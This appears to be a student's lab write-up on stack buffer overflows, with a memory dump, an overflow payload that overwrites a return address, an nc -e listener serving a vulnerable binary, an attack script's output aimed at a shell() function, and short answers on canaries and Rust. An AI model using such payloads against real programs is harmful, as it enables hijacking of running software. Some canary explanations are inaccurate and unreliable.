Naravit Namson 6432085221

Activity 6

1. Stack Layout

```
(base) andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission/Computer_Security/Activity_6/1_Stack_Layout$ ./stack
&main = 0x0000000000401176
&myfunction = 0x00000000004011f8
&&ret_addr = 0x00000000004011e2
&i = 0x00007ffc62aeb57c
sizeof(pointer) is 8
&buf[0] = 0x00007ffc62aeb580
0x00007ffc62aeb5bc: 0xf0
0x00007ffc62aeb5bb: 0x8f        0x00007ffc62aeb5ba: 0x82        0x00007ffc62aeb5b9: 0x9d        0x00007ffc62aeb5b8: 0x90
0x00007ffc62aeb5b7: 0x00        0x00007ffc62aeb5b6: 0x00        0x00007ffc62aeb5b5: 0x00        0x00007ffc62aeb5b4: 0x00
0x00007ffc62aeb5b3: 0x00        0x00007ffc62aeb5b2: 0x00        0x00007ffc62aeb5b1: 0x00        0x00007ffc62aeb5b0: 0x01
0x00007ffc62aeb5af: 0x00        0x00007ffc62aeb5ae: 0x00        0x00007ffc62aeb5ad: 0x00        0x00007ffc62aeb5ac: 0x00
0x00007ffc62aeb5ab: 0x00        0x00007ffc62aeb5aa: 0x40        0x00007ffc62aeb5a9: 0x11        0x00007ffc62aeb5a8: 0xe2
0x00007ffc62aeb5a7: 0x00        0x00007ffc62aeb5a6: 0x00        0x00007ffc62aeb5a5: 0x7f        0x00007ffc62aeb5a4: 0xfc
0x00007ffc62aeb5a3: 0x62        0x00007ffc62aeb5a2: 0xae        0x00007ffc62aeb5a1: 0xb5        0x00007ffc62aeb5a0: 0xb0
0x00007ffc62aeb59f: 0x00        0x00007ffc62aeb59e: 0x00        0x00007ffc62aeb59d: 0x7e        0x00007ffc62aeb59c: 0xf0
0x00007ffc62aeb59b: 0x8f        0x00007ffc62aeb59a: 0xb3        0x00007ffc62aeb599: 0x92        0x00007ffc62aeb598: 0xe0
0x00007ffc62aeb597: 0x00        0x00007ffc62aeb596: 0x00        0x00007ffc62aeb595: 0x00        0x00007ffc62aeb594: 0x00
0x00007ffc62aeb593: 0x00        0x00007ffc62aeb592: 0x38        0x00007ffc62aeb591: 0x37        0x00007ffc62aeb590: 0x36
0x00007ffc62aeb58f: 0x35        0x00007ffc62aeb58e: 0x34        0x00007ffc62aeb58d: 0x33        0x00007ffc62aeb58c: 0x32
0x00007ffc62aeb58b: 0x31        0x00007ffc62aeb58a: 0x30        0x00007ffc62aeb589: 0x39        0x00007ffc62aeb588: 0x38
0x00007ffc62aeb587: 0x37        0x00007ffc62aeb586: 0x36        0x00007ffc62aeb585: 0x35        0x00007ffc62aeb584: 0x34
0x00007ffc62aeb583: 0x33        0x00007ffc62aeb582: 0x32        0x00007ffc62aeb581: 0x31
... end
```

return address
function pointer
buffer

2. Stack Smashing

```
(base) andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission/Computer_Security/Activity_6/2_Stack_Smashing$ python wrapper.py
exec ./ex2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\xb6\x11@'
&main = 0x401360
&myfunction = 0x401258
&greeting = 0x4011b6
Welcome to exercise II
I hope you enjoy it

&i = 0x7ffd45735ffc
&buf[0] = 0x7ffd45736000
xxxxxxxxxxxxxxxxxxxxxxxx◆xxxxxxxxxxxxxxx◆@
Welcome to exercise II
I hope you enjoy it

Segmentation fault (core dumped)
```

3. Challenging


```
(base) andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission/Computer_Security/Activity_6/3_Challenging$ nc.traditional -l -p 60000 -e ex3 -vv
listening on [any] 60000 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 39168
&main = 0x00000000004013d4
&vulnerable = 0x0000000000401366
&retpoint = 0x000000000040150d
&shell = 0x0000000000401236
curl: (3) URL using bad/illegal format or missing URL
curl: (3) URL using bad/illegal format or missing URL
curl: (3) URL using bad/illegal format or missing URL
curl: (3) URL using bad/illegal format or missing URL
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0curl: (6) Could not resolve host: curl
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   477  100   477    0     0  10202      0 --:--:-- --:--:-- --:--:-- 10369
(base) andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission/Computer_Security/Activity_6/3_Challenging$
```

```
andre@andre-Z790-AORUS-ELITE: ~/Desktop/CU_submission...
/home/andre/Desktop/CU_submission/Computer_Security/Activity_6/3_Challenging/attack.py:2: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  import telnetlib
Offset (40?):40
Target (shell) address (eg. 5647740e61b5): 401236

This is just for demonstration.

*** Connection closed by remote host ***
```

4. Bonus



Ans. Canary-style protection checks whether the canary buffer, stored between the buffer and the return address, remains unchanged. This prevents attackers from writing to the buffer until it overflows into the return address and overwrites it with a malicious address. If we somehow manage to determine the number of canary bytes and avoid overwriting them, while hoping that the system hasn't hashed and embedded the return address into the canary bytes, we could potentially modify the return address and exploit the program.

5. Question

- Do you think that exploiting buffer-overflow attacks is trivial? Please justify your answer.

  Ans. No, because nowadays, compilers provide strong memory protection. To exploit vulnerabilities, like in the case of a canary buffer, we would need very specific information, such as the unpredictable size of the canary. This would require brute-forcing, which takes a long time (assuming the canary is checking a memory flag to detect any unauthorized read attempts).

- As a programmer, is it possible to avoid buffer overflow in your program (write secure code that is not vulnerable to such attack)? Explain your strategy

  Ans. Yes, similar to how Rust does it. Rust has the concept of ownership, where a pointer cannot be used after its ownership is transferred, preventing dangling pointer issues. Rust's compiler also checks if every memory access is within bounds. If not, it will trigger a panic, indicating that there is a condition where memory access could be out of bounds.